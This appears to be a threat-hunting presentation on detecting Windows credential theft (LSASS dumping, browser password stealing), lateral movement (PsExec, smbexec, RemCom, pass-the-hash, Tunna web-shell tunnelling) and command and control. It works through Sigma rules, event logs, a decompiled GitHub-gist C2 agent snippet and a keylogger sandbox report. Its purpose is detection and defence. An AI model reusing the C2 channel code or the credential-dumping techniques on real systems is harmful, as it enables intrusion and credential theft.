
```
file where process_name=="wermgr.exe" and user_name=="system" and file_path!="c:\programdata\\microsoft\\windows\\WER\\*"
```

HUNTING EXAMPLES CREDENTIAL ACCESS & LATERAL MOVEMENT




LATERAL MOVEMENT & CREDENTIAL ACCESS

Active Directory Environment(in Same Domain)



CREDENTIAL ACCESS - MIMIKATZ & PRODDUMP



Any process access to lsass.exe must be inspected, tools such as Mimikatz are stable and are always adopted in APT attacks. False positives such as msieexec.exe and AV processes exist and you need to baseline that.

Event Properties - Event 10, Sysmon

General Details

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 10
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

Process accessed:

RuleName:
UtcTime: 2019-03-17 19:09:41.328
SourceProcessGUID: {365abb72-9b75-5c8e-0000-0010013f1200}
SourceProcessId: 1856
SourceThreadId: 980
SourceImage: C:\Users\IEUser\Desktop\procdump.exe
TargetProcessGUID: {365abb72-0880-5c0r-0000-001003000000}
TargetProcessId: 476
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0xFFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+4595c|C:\Windows\SYSTEM32\ntdll.dll+1d4da|C:\Windows\system32\kernel32.dll+3cc47|C:\Windows\system32\kernel32.dll+3ff99|C:\Windows\system32\dbghelp.dll+4c791|C:\Windows\system32\dbghelp.dll+4dcab|C:\Windows\system32\dbghelp.dll+4a1b8|C:\Windows\system32\dbghelp.dll+45b81|C:\Windows\system32\dbghelp.dll+45e2a|C:\Users\IEUser\Desktop\procdump.exe+11a8d|C:\Users\IEUser\Desktop\procdump.exe+116a6|C:\Users\IEUser\Desktop\procdump.exe+11610|C:\Users\IEUser\Desktop\procdump.exe+11356|C:\Windows\system32\kernel32.dll+4ef8c|C:\Windows\SYSTEM32\ntdll.dll+6367a|C:\Windows\SYSTEM32\ntdll.dll+6364d

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 10
Level: Information
User: SYSTEM
OpCode: Info

CREDENTIAL ACCESS – MIMIKATZ & PROCDUMP IN SIGMA

Branch: master | sigma / rules / windows / sysmon / sysmon_lsass_memdump.yml | Find file | Copy path

sbousseaden Update sysmon_lsass_memdump.yml | 016261c on Apr 3 | 1 contributor

26 lines (25 sloc) | 718 Bytes | Raw | Blame | History |

```
1 title: LSASS Memory Dump
2 status: experimental
3 description: Detects process LSASS memory dump using procdump or taskmgr based on the CallTrace pointing to dbghelp.dll or dbgcore.dll for LSASS
4 author: Samir Bousseaden
5 references:
6   - https://blog.menasec.net/2019/02/threat-hunting-21-procdump-or-taskmgr.html
7 tags:
8   - attack.t1003
9   - attack.s0002
10  - attack.credential_access
11 logsources:
12   product: windows
13   service: sysmon
14 detection:
15   selection:
16     EventID: 10
17     TargetImage: 'C:\Windows\System32\lsass.exe'
18     GrantedAccess: '0x1fffff'
19     CallTrace:
20       - '*dbghelp.dll*'
21       - '*dbgcore.dll*'
22     condition: selection
23 falsepositives:
24   - unknown
25 level: high
```

Branch: master | sigma / rules / windows / sysmon / sysmon_password_dumper_lsass.yml | Find file | Copy path

thomaspatzke ATT&CK tagging | bdea097 on Jul 17, 2018 | 1 contributor

23 lines (22 sloc) | 744 Bytes | Raw | Blame | History |

```
1 title: Password Dumper Remote Thread in LSASS
2 description: Detects password dumper activity by monitoring remote thread creation EventID 8 in combination with the lsass.exe process as T
3 references:
4   - https://jpcertcc.github.io/ToolAnalysisResultSheet/details/WCE.htm
5 status: stable
6 author: Thomas Patzke
7 logsources:
8   product: windows
9   service: sysmon
10 detection:
11   selection:
12     EventID: 8
13     TargetImage: 'C:\Windows\System32\lsass.exe'
14     StartModule: null
15     condition: selection
16   tags:
17     - attack.credential_access
18     - attack.t1003
19     - attack.s0005
20   falsepositives:
21     - unknown
22   level: high
```

CREDENTIAL ACCESS – BROWSERS SAVED SECRETS

00728564-3253-02590-1000

Actions looks like stealing of personal data
Stealing

Source: files
First seen: 58531ms

danger

Details 1/16

access:	FILE_READ_ATTRIBUTES
created:	SUPERSEDED
device:	DISK_FILE_SYSTEM
name:	C:\Users\admin\AppData\Roaming\Opera Software\Opera Stable\Login Data
object:	UNKNOWN TYPE
operation:	CREATE
status:	0xC000003A
time:	58531ms

Event Properties - Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:
Security ID: [REDACTED]
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0xA1AE0

Object:
Object Server: Security
Object Type: File
Object Name: C:\Users\[REDACTED]\AppData\Roaming\Mozilla\Firefox\Profiles\[REDACTED].default\signons.sqlite
Handle ID: 0x308
Resource Attributes: S:AI

Process Information:
Process ID: 0xa3e0
Process Name: C:\Users\Public\Libraries\go.exe

Access Request Information:
Accesses: ReadData (or ListDirectory)
Access Mask: 0x1

Log Name: Security
Source: Microsoft Windows security
Event ID: 4663
Level: Information
Logged: 02-04-2019 15:21:04
Task Category: File System
Keywords: Audit Success

```
C:\WINDOWS\system32\cmd.exe

##### User: [REDACTED] #####
----- Firefox passwords -----
[+] Password found !!!
URL: https://github.com
Login: [REDACTED]@gmail.com
Password: [REDACTED]

[+] 1 passwords have been found.
```

LATERAL MOVEMENT – PSEXEC & SMBEXEC

Event Properties - Event 5145, Microsoft Windows security

General		Details	
<p>A network share object was checked to see whether client can be granted desired access.</p> <p>Subject: Security ID: EXAMPLE\server01\$ Account Name: server01\$ Account Domain: EXAMPLE Logon ID: 0x7CC2A</p> <p>Network Information: Object Type: File Source Address: 10.0.2.17 Source Port: 49240</p> <p>Share Information: Share Name: \\\IPC\\$ Share Path: \\server01\IPC\\$ Relative Target Name: spoolsvr-PC01-1004-stdout</p> <p>Access Request Information: Access Mask: 0x120089 READ_CONTROL SYNCHRONIZE ReadData (or ListDirectory) ReadEA ReadAttributes</p>			
<p>Log Name: Security Source: Microsoft Windows security Event ID: 5145 Level: Information User: N/A Logged: 2/8/2019 10:44:00 Task Category: Detailed File Share Keywords: Audit Success Computer: WIN-77LTAPHIQ1R.example.com</p>			
<p>Log Name: Security Source: Microsoft Windows security Event ID: 5145 Level: Information User: N/A Logged: 2/8/2019 10:44:00 AM Task Category: Detailed File Share Keywords: Audit Success Computer: WIN-77LTAPHIQ1R.example.com</p>			
<p>Log Name: Security Source: Microsoft Windows security Event ID: 5145 Level: Information User: N/A Logged: 2/8/2019 10:44:00 AM Task Category: Detailed File Share Keywords: Audit Success Computer: WIN-77LTAPHIQ1R.example.com</p>			
<p>Log Name: Security Source: Microsoft Windows security Event ID: 5145 Level: Information User: N/A Logged: 2/8/2019 10:44:00 AM Task Category: Detailed File Share Keywords: Audit Success Computer: WIN-77LTAPHIQ1R.example.com</p>			

PsExec family: a) monitor new service (i.e Security 4697) preceded by network logon (4624 – logon type 3) within 1 min with same logon ID

Detection Logic:

- [EventID=5145 and TargetFileName contains *-stdin or *-stdout or *-stderr]
- [EventID=5145 and not TargetFileName contains *psexecsvc*) and TargetFileName contains *-stdin or *-stdout or *-stderr] -> means attacker changed default psexec service name.

Event 7045, Service Control Manager

General		Details	
<p>A service was installed in the system.</p> <p>Service Name: PSEXESVC Service File Name: %SystemRoot%\PSEXESVC.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem</p>			

Event Properties - Event 7045, Service Control Manager

General		Details	
<p>A service was installed in the system.</p> <p>Service Name: spoolsvr Service File Name: %SystemRoot%\spoolsvr.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem</p>			
<p>Log Name: System Source: Service Control Manager Event ID: 7045 Level: Information User: EXAMPLE\server01\$ Logged: 2/8/2019 10:43:56 AM Task Category: None Keywords: Classic Computer: WIN-77LTAPHIQ1R.example.corp</p>			
<p>Log Name: System Source: Service Control Manager Event ID: 7045 Level: Information User: EXAMPLE\server01\$ Logged: 2/8/2019 10:43:56 AM Task Category: None Keywords: Classic Computer: WIN-77LTAPHIQ1R.example.corp</p>			
<p>Log Name: System Source: Service Control Manager Event ID: 7045 Level: Information User: EXAMPLE\server01\$ Logged: 2/8/2019 10:43:56 AM Task Category: None Keywords: Classic Computer: WIN-77LTAPHIQ1R.example.corp</p>			
<p>Log Name: System Source: Service Control Manager Event ID: 7045 Level: Information User: EXAMPLE\server01\$ Logged: 2/8/2019 10:43:56 AM Task Category: None Keywords: Classic Computer: WIN-77LTAPHIQ1R.example.corp</p>			

Std (without the "-r" option)
PsExec will install a new service with the name equal to "PSEXECSCV"

LATERAL MOVEMENT – PSEXEC & SMBEXEC IN SIGMA

```
29 lines (28 sloc) | 1003 Bytes
Raw Blame History   
```

```
1 title: Suspicious PsExec execution
2 description: detects execution of psexec or paexec with renamed service name, this rule helps to filter out the noise if psexec is used for
3 author: Samir Bousseaden
4 references:
5   - https://blog.menasec.net/2019/02/threat-hunting-3-detecting-psexec.html
6 tags:
7   - attack.lateral_movement
8   - attack.t1077
9 logsource:
10   product: windows
11   service: security
12   description: 'The advanced audit policy setting "Object Access > Audit Detailed File Share" must be configured for Success/Failure'
13 detection:
14   selection1:
15     EventID: 5145
16     ShareName: \\*\IPC$ 
17     RelativeTargetName:
18       - '--stdin'
19       - '--stdout'
20       - '--stderr'
21   selection2:
22     EventID: 5145
23     ShareName: \\*\IPC$ 
24     RelativeTargetName: 'PSEXESVC'
25   condition: selection1 and not selection2
26 falsepositives:
27   - nothing observed so far
28 level: high
```

```
27 lines (27 sloc) | 714 Bytes
Raw Blame History   
```

```
1 title: smbexec.py Service Installation
2 description: Detects the use of smbexec.py tool by detecting a specific service installation
3 author: Omer Faruk Celik
4 date: 2018/03/20
5 references:
6   - https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/
7 tags:
8   - attack.lateral_movement
9   - attack.execution
10  - attack.t1077
11  - attack.t1035
12 logsource:
13   product: windows
14   service: system
15 detection:
16   service_installation:
17     EventID: 7045
18     ServiceName: 'BTOBTO'
19     ServiceFileName: '\\execute.bat'
20   condition: service_installation
21 fields:
22   - ServiceName
23   - ServiceFileName
24 falsepositives:
25   - Penetration Test
26   - Unknown
27 level: critical
```

LATERAL MOVEMENT – REMCOM

Event Properties - Event 5145, Microsoft Windows security auditing.

General **Details**

A network share object was checked to see whether client can be granted desired access.

Subject:

Security ID:	S-1-5-21-3583694148-1414552638-2922671848-1000
Account Name:	IEmUser
Account Domain:	PC01
Logon ID:	0x7ACCB8

Network Information:

Object Type:	File
Source Address:	10.0.2.16
Source Port:	49456

Share Information:

Share Name:	\\\ADMIN\$
Share Path:	\??\C:\Windows
Relative Target Name:	System32\RemComSvc.exe

Access Request Information:

Access Mask:	0x120196
Accesses:	READ_CONTROL SYNCHRONIZE WriteData (or AddFile) AppendData (or AddSubdirectory or CreatePipeInstance) WriteEA ReadAttributes WriteAttributes

Access Check Results:

Log Name:	Security
Source:	Microsoft Windows security
Event ID:	5145
Level:	Information
User:	N/A
OpCode:	Info
More Information:	Event Log Online Help

Logged: 2/16/2019 6:57:41 PM

Task Category: Detailed File Share

Keywords: Audit Success

Computer: PC01.example.corp

Event Properties - Event 5145, Microsoft Windows security auditing.

General **Details**

A network share object was checked to see whether client can be granted desired access.

Subject:

Security ID:	S-1-5-21-3583694148-1414552638-2922671848-1000
Account Name:	IEmUser
Account Domain:	PC01
Logon ID:	0x7ACCB8

Network Information:

Object Type:	File
Source Address:	10.0.2.16
Source Port:	49456

Share Information:

Share Name:	\\\IPC\$
Share Path:	
Relative Target Name:	svcctl

Access Request Information:

Access Mask:	0x12019F
Accesses:	READ_CONTROL SYNCHRONIZE ReadData (or ListDirectory) WriteData (or AddFile) AppendData (or AddSubdirectory or CreatePipeInstance) ReadEA WriteEA ReadAttributes WriteAttributes

Access Check Results:

Log Name:	Security
Source:	Microsoft Windows security
Event ID:	5145
Level:	Information
User:	N/A
OpCode:	Info
More Information:	Event Log Online Help

Logged: 2/16/2019 6:57:55 PM

Task Category: Detailed File Share

Keywords: Audit Success

Computer: PC01.example.corp

Events 5145 (svccctl & remote file copy), 7045 or 4697 (service install) and 4624 with logon type 3 (logon sessionid) allow to track remote service execution from end to end.

LATERAL MOVEMENT – PASS THE HASH

```
33 lines (32 sloc) | 1.11 KB
Raw Blame History

1 title: Pass the Hash Activity
2 status: production
3 description: 'Detects the attack technique pass the hash which is used to move laterally inside the network'
4 references:
5   - https://github.com/iadgov/Event-Forwarding-Guidance/tree/master/Events
6   - https://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis
7   - https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/
8 author: Dave Kennedy, Jeff Warren (method) / David Vassallo (rule)
9 tags:
10   - attack.lateral_movement
11   - attack.t1075
12 logsource:
13   product: windows
14   service: security
15   definition: The successful use of Pth for lateral movement between workstations would trigger event ID 4624
16 detection:
17   selection:
18     - EventID: 4624
19       SubjectUserName: 'S-1-0-0'
20       LogonType: '3'
21       LogonProcessName: 'NtLmssp'
22       KeyLength: '0'
23     - EventID: 4624
24       LogonType: '9'
25       LogonProcessName: 'seclogo'
26 filter:
27   AccountName: 'ANONYMOUS LOGON'
28 condition: selection and not filter
29 falsepositives:
30   - Administrator activity
31   - Penetration tests
32 level: medium
```

From source machine: security where event_id in (4624, 4625) and logon_type == 9 and user_name != "SYSTEM"

The screenshot shows the Windows Event Viewer properties for Event 4624 (Logon). The event details are as follows:

- General:** Account Name: user01, Account Domain: EXAMPLE, Logon ID: 0x18A7875, Logon Type: 9.
- New Logon:** Security ID: S-1-5-21-1587066498-1489273250-1035260531-1106, Account Name: user01, Account Domain: EXAMPLE, Logon ID: 0x4530F0F, Logon GUID: {00000000-0000-0000-0000-000000000000}.
- Process Information:** Process ID: 0x3ec, Process Name: C:\Windows\System32\svchost.exe.
- Network Information:** Workstation Name: ::1, Source Network Address: ::1, Source Port: 0.
- Detailed Authentication Information:** Logon Process: seclogo, Authentication Package: Negotiate.

Log Name: Security
Source: Microsoft Windows security
Event ID: 4624
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

LATERAL MOVEMENT – WEB SHELL & RDP TUNNELING USING TUNNA

Operational Number of events: 45 (1) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1,3. Number of events: 26

Level	Date and Time	Source	Event ID	Task Category
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Proc
(i) Information	9/3/2019 3:13:58 AM	Sysmon	1	Proc
(i) Information	9/3/2019 3:13:58 AM	Sysmon	1	Proc
(i) Information	9/3/2019 3:13:58 AM	Sysmon	1	Proc
(i) Information	9/3/2019 3:13:55 AM	Sysmon	1	Proc
(i) Information	9/3/2019 3:13:55 AM	Sysmon	1	Proc

Event 3, Sysmon

General Details

Network connection detected:
RuleName:
UtcTime: 2019-09-03 10:13:36.440
ProcessGuid: {747f3d96-3ab0-5d6e-0000-0010d7436d00}
ProcessId: 928
Image: C:\Windows\System32\inetsrv\w3wp.exe
User: IIS APPPOOL\DefaultAppPool
Protocol: tcp
Initiated: true
SourceIspv6: false
SourceIp: 127.0.0.1
SourceHostname: MSEDGEWIN10
SourcePort: 49946
SourcePortName:
DestinationIspv6: false
DestinationIp: 127.0.0.1
DestinationHostname: MSEDGEWIN10
DestinationPort: 3389
DestinationPortName: ms-wbt-server

#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2019-09-03 10:04:35
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken

```
2019-09-03 10:13:36 10.0.2.15 GET /erp/conn.aspx proxy&port=3389&ip=127.0.0.1 80 - 10.0.2.17 - - 200 0 0 7
2019-09-03 10:13:44 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 4
2019-09-03 10:13:44 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:44 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:44 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:45 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:45 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 4
2019-09-03 10:13:47 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 5
2019-09-03 10:13:48 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:49 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
```

Network where process_name=="w3wp.exe" and destination_port==3389

Tunna can be used to get RDP access to compromised WebServers.

IIS logs (with default audit settings) will show a GET req with uri containing the string "proxy&port=*&ip=*", rest is high # of GET | POST HTTP reqs

HUNTING– COMMAND & CONTROL EXAMPLES



COMMAND AND CONTROL – ABNORMAL COMBIN



```
byte[] IC2_External_Agent.GetPayload()
{
    return this.payload;
}

string IC2_External_Agent.GetPipeName()
{
    return this.pipename;
}

void IC2_External_Agent.EstablishChannel(bool x64)
{
    this.pipename = "foobar";
    this.requestor = new HttpClient();
    JavaScriptSerializer scriptSerializer = new JavaScriptSerializer();
    this.requestor.BaseAddress = new Uri("https://api.github.com/");
    this.requestor.DefaultRequestHeaders.Add("Authorization", "Basic " + Convert.ToBase64String(Encoding.GetEncoding("ISO-8859-1").GetBytes("User-Agent: " + GithubConnection.user_agent)));
    this.requestor.DefaultRequestHeaders.Add("Accept", "application/vnd.github.v3+json");
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11;
    this.random = new Random().Next();
    this.gistName = "build_" + this.random.ToString();
    Gist gist = new Gist(this.gistName);
    gist.AddFile("init-" + this.pipename + "-" + (x64 ? nameof(x64) : "x86"), "Success");
    object obj1 = JsonConvert.DeserializeObject<Gist>(HttpClientExtensions.PostAsJsonAsync<Gist>(this.requestor, "gists", (M0) gis));
    // ISSUE: reference to a compiler-generated field
    if (GithubConnection.<>o_16.<>p_1 == null)
    {
        GithubConnection.<>o_16.<>p_1 = obj1;
    }
}
```

Combining source process with dns query and network connections is a powerful way to identify suspicious combinations

COMMAND AND CONTROL – TRUSTED WEBSERVICES

Windows Update.exe (id: 1864)
C:\Users\admin\AppData\Roaming\Windows Update.exe
Parent process: Windows Update.exe (id: 2224)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: HIGH

Timeline
Created 0 Was run +4442 Terminated 60 Children 2520 | vbc.exe 352 | vbc.exe

Malicious

Download

Look up on VT

Command Line:
" {path}"

Version Information:
Company: DtRAMiYcSDFfyZH
Description: YyZnYQDXzPrCmTH
Version: 8.7.1.9

INDICATORS OF SUSPICIOUS BEHAVIOUR

DANGER
Detected Hawkeye Keylogger
Application was dropped or rewritten from another process

EVENTS

MODIFIED FILES 2 REGISTRY CHANGES 23 HTTP REQUESTS 1 CONNECTIONS

TCP 104.16.154.36 (whatismyipaddress.com)

+6206ms SRC port: 49272
DST port: 443 - Hypertext Transfer Protocol over TLS/
SSL (HTTPS)
ASN: Cloudflare Inc
Reputation: Unsafe
Country:

TCP 74.125.133.108 (smtp.gmail.com)

+7205ms SRC port: 49286
DST port: 587 - e-mail message submission[22] (SMTP)
ASN: Google Inc.
Reputation: Unsafe
Country:

TCP 74.125.133.108 (smtp.gmail.com)

+30756ms SRC port: 49594
DST port: 587 - e-mail message submi:
ASN: Google Inc.
Reputation: Unsafe
Country:

Below e.g. of usage of pcloud for C2. [Trusted WebServices] – requires baseline of legit processes connecting to similar trusted cloud services

out_unpack.exe

PID: 3028, Report UID: 00034375-000003028

Stream UID: 8301-2013-0044B360

File Name: fe696f8fb3f927fbfc9dbdcb067f87f3ada1afa8a76385f16e5b3dd7Oadf5ca2.bin

```
044b3d5: mov dword ptr [ecx+14h], 00000007h
044b3dc: mov dword ptr [ecx+10h], 00000000h
044b3e3: cmp dword ptr [ecx+14h], 05h
044b3e7: jc 0044B3EDh
044b3e9: mov eax, dword ptr [ecx]
044b3eb: jmp 0044B3EFh
044b3ed: mov eax, ecx
044b3ef: push 00000023h
044b3f1: xor edx, edx
044b3f3: push 005615E0h ;https://api.pcloud.com/oauth2_token
044b3f8: mov word ptr [eax], dx
044b3fb: call 00446EC0h
044b400: sub esp, 18h
044b403: mov byte ptr [ebp-04h], 05h
044b407: mov ecx, esp
044b409: mov dword ptr [ebp-1Ch], esp
044b40c: mov dword ptr [ecx+14h], 00000007h
044b413: mov dword ptr [ecx+10h], 00000000h
044b41a: cmp dword ptr [ecx+14h], 05h
044b41e: jc 0044B424h
044b420: mov eax, dword ptr [ecx]
044b422: jmp 0044B426h
044b424: mov eax, ecx
044b426: push 00000026h
044b428: xor edx, edx
044b42a: push 00561628h ;https://my.pcloud.com/oauth2/authorize
044b42f: mov word ptr [eax], dx
044b432: call 00446EC0h
044b437: sub esp, 18h
```

Looking for Non browser processes connecting to smtp.*.com or to SMTP ports and is process not an authorized mail client (i.e. outlook.exe) is a potential hunting scenario

COMMAND AND CONTROL – C2 OVER DNS

Analysed 8 processes in total.

